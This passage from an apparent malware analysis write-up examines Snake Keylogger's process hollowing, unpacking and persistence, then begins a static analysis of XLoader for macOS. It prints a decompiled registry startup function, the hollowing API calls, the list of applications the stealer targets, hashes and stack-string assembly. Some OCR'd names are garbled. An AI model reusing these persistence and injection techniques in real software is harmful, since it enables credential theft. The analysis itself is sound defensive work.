- UnmapViewOfSection
- VirtualAlloc
- ReadProcessMemory
- WriteProcessMemory
- VirtualProtect
- GetThreadContext
- SetThreadContext
- ResumeThread



```
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateSetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateGetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateVirtualAllocEx
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWriteProcessMemory
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateZwUnmapViewOfSection
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateCreateProcessA
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateReadProcessMemory
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWow64GetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWow64SetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateResumeThread
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWow64GetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateVirtualAllocEx
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateReadProcessMemory
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateCreateProcessA
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateZwUnmapViewOfSection
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWriteProcessMemory
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateGetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateSetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWow64SetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateResumeThread
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateVirtualAllocEx
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateCreateProcessA
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateZwUnmapViewOfSection
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateReadProcessMemory
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWriteProcessMemory
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateGetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWow64GetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateSetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateWow64SetThreadContext
eG商JLE城dq顾ekw.tegz望u她bp族B.DelegateResumeThread
```


Figure 4: Process Hollowing API Calls from hreWg xR太太D.dll

Due to an error in dnSpy which caused variables not to show , the injected executable was dumped via PE-sieve.



Name	Value	Type
[illegible].DelegateWriteProcessMemo...	true	bool
<error>	Internal debugger error	

Figure 5: dnSpy Error




```
C:\Users\muzi\Desktop>pe-sieve.exe /pid 4048
PID: 4048
Modules filter: all accessible (default)
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Using raw process!
Scanning workingset: 34 memory regions.
[!] Scanning detached: 0000000000040000 : C:\Windows\System32\apisetschema.dll
[-] Could not read the remote PE at: 0000000000040000
[!] Scanning detached: 0000000010920000 : C:\Users\muzi\Desktop\fI4sWHk.exe
[!] Scanning detached: 0000000077010000 : C:\Windows\System32\ntdll.dll
[!] Scanning detached: 00000000771D0000 : C:\Windows\SysWOW64\ntdll.dll
[*] Workingset scanned in 202 ms
[+] Report dumped to: process_4048
[*] This is a .NET payload and may require Enty Point corection. Current EP: 6420e
[*] Found possible Entry Point: 6420e
[*] Dumped module to: C:\Users\muzi\Desktop\\process_4048\400000.exe as UNMAPPED
[+] Dumped modified to: process_4048
[+] Report dumped to: process_4048
---
PID: 4048
---
SUMMARY:

Total scanned:      3
Skipped:            1
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       1
Implanted shc:      0
Unreachable files:  0
Other:              0
-
Total suspicious:   1
---
```

Figure 6: PE-sieve Dumping Injected Exe

The dumped executable is named 0DFFENDR.exe. When opened in dnSpy, it is obvious that this executable is heavily obfuscated. de4dot identified the following obfuscators:

- ConfuserEx / Beds Protector
- Babel .NET

```
◢ 0DFFENDR (0.0.0.0)
   ◢ 0DFFENDR.exe
```




```
PE
Type References
References
{ } -
{ } <PrivateImplementationDetails>{33FE75F5-F923-4BBA-9
    C8C2DEBE-FE2E-4081-A5EB-E97AD184DFBF @02000
        Base Type and Interfaces
        Derived Types
        <<EMPTY_NAME>>(int, int, int) : string @0600058
        .cctor() : void @060007C7
        A() : string @06000590
        a() : string @06000591
        aA() : string @060005C4
        aa() : string @060005C5
        aB() : string @060005C6
        ab() : string @060005C7
        aC() : string @060005C8
        ac() : string @060005C9
        aD() : string @060005CA
        ad() : string @060005CB
        aE() : string @060005CC
        ae() : string @060005CD
        aF() : string @060005CE
        af() : string @060005CF
        aG() : string @060005D0
        ag() : string @060005D1
        aH() : string @060005D2
        ah() : string @060005D3
        aI() : string @060005D4
        ai() : string @060005D5
        aJ() : string @060005D6
        aj() : string @060005D7
        aK() : string @060005D8
        ak() : string @060005D9
        aL() : string @060005DA
        al() : string @060005DB
        aM() : string @060005DC
        am() : string @060005DD
        aN() : string @060005DE
        an() : string @060005DF
        aO() : string @060005E0
        ao() : string @060005E1
        aP() : string @060005E2
        ap() : string @060005E3
```

Figure 7:

```
aQ() : string @060005E4
```

0DFFENDR.exe Obfuscation dnSpy


With the 0DFFENDR.exe being heavily obfuscated, it can be easier to clean up the obfuscation by first executing the original executable, then using Megadumper to dump out the process that was injected by hreWg xR太太D.dll. Once 0DFFENDR.exe is dumped, de4dot will clean up the malware significantly, making the malware family apparent.



```
SNAKE-KEYLOGGER    ---------------S--------N--------A--------K--------E---------------0ASNAKE-KEYLOGGER0A  ---------------S--------N--------A--------K--------E---------------
SNAKE-KEYLOGGER    ---------------S--------N--------A--------K--------E---------------0BSNAKE-KEYLOGGER0B  ---------------S--------N--------A--------K--------E---------------
SNAKE-KEYLOGGER    ---------------S--------N--------A--------K--------E---------------0bSNAKE-KEYLOGGER0b  ---------------S--------N--------A--------K--------E---------------
SNAKE-KEYLOGGER    ---------------S--------N--------A--------K--------E---------------0CSNAKE-KEYLOGGER0C  ---------------S--------N--------A--------K--------E---------------
```

Figure 8: Snake Keylogger Identified

As reported by HP's Threat Research Team, Snake sometimes copies itself to the start-up folder as part of the unpacking process. The sample analyzed in this post did not do so, but did make a registry entry to run on startup.



```
public static void AddToStartup(string name, string path)
{
    try
    {
        RegistryKey currentUser = Registry.CurrentUser;
        RegistryKey object_ = COVID19.smethod_267(currentUser, COVID19.smethod_266(), true);
        COVID19.smethod_268(object_, name, path, RegistryValueKind.String);
    }
    catch (Exception exception_)
    {
        COVID19.smethod_43(exception_);
        COVID19.smethod_37();
    }
}
```

Figure 9: Snake Keylogger AddToStartup Function

Snake comes fully featured with a number of infostealing modules supporting a wide variety of applications (Browsers, Email Clients, Chat Applications, etc) including:

- 360_China
- 360_English
- 7Star
- Amigo
- Avast
- BlackHawk
- Blisk
- Brave
- Cent
- Chedot
- Chrome
- Chrome_Canary
- Chromium
- Citrio
- CocCoc

- Comodo
- CoolNovo
- Coowon
- Cyberfox
- Discord
- Elements

- Epic
- Falkon
- FileZilla
- Firefox
- Foxmail
- Ghost
- IceCat
- IceDragon
- IPSurf
- Iridium
- Iron
- Kinzaa
- Kometa
- Liebao
- Microsoft
- Nichrome
- Opera
- orbitum
- Outlook
- PaleMoon
- Pidgin

- PostBox
- QQ
- SalamWeb
- SeaMonkey
- Sleipnir
- Slim
- Slimjet
- Sputnik
- Superbird
- TheWiFi_Orginal
- Thunderbird
- Torch
- UC
- Uran

- Vivaldi
- WaterFox
- WindowsProductKey_Orginal
- Xpom
- xVast
- Yandex

XLoader (Mac Variant)

According to Checkpoint Research, Formbook malware has been around for 5 years already. In 2020, XLoader was developed as a successor of Formbook, sharing codebase and capabilities but also supporting Mac. XLoader is an infostealer that harvests credentials from various web browsers and applications, collects screenshots, logs keystrokes and can download and execute files.


```
Filename: kIbwf02ld
MD5: 997af06dda7a3c6d1be2f8cac866c78c
SHA1: fb83d869f476e390277aab16b05aa7f3adc0e841
SHA256: 46adfe4740a126455c1a022e835de74f7e3cf59246ca66aa4e878bf52e11645d
```

The XLoader Mach-O, similar to the Windows version, is stripped and obfuscates its data; running strings returns no results.

Static Analysis

Sentinel One has three blog posts detailing analysis tips and tricks for Mach-O binaries. These static analysis methods were used to analyze XLoader and get a basic idea of the intents and capabilities of the malware.


First, `nm -m` was used to display Mach-O segment and section names in alphabetical order. Unfortunately, this returns little information as the binary is stripped and functions are encrypted, then resolved with dlsym().



```
muzi@muzis-Mac Desktop % nm -m kIbwf02ld
0000000100000000 (absolute) [referenced dynamically] external __mh_execute_header
                 (undefined) external _dlsym (from libSystem)
                 (undefined) external dyld_stub_binder (from libSystem)
```


Figure 10: nm -m output showing Mach-O segment and section names

Next, `otool` was used to extract both libs and methods from XLoader. This information can be extremely useful as it can identify great places to set breakpoints for debugging. Unfortunately, the XLoader binary once again provides little context.



```
muzi@muzis-Mac Desktop % cat libs.txt
kIbwf02ld:
        /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 169.3.0)
```


Figure 11: otool -L outputs only dylib




```
[muzi@muzis-Mac Desktop % cat methods.txt
 kIbwf02ld:
```

Figure 12: otool -oV Outputs Only the `Main Method

The final piece of static analysis is extracting stack strings. This can be done a variety of ways, using tool such as Floss, manually extracting with otool, etc.




```
00000001000063d9        movb    $0x70, -0xd5(%rbp)
00000001000063e0        movb    $0x61, -0xd4(%rbp)
00000001000063e7        movb    $0x73, -0xd3(%rbp)
00000001000063ee        movb    $0x73, -0xd2(%rbp)
00000001000063f5        movb    $0x0, -0xd1(%rbp)
00000001000063fc        movb    $0x74, -0xdb(%rbp)
0000000100006403        movb    $0x6f, -0xda(%rbp)
000000010000640a        movb    $0x6b, -0xd9(%rbp)
0000000100006411        movb    $0x65, -0xd8(%rbp)
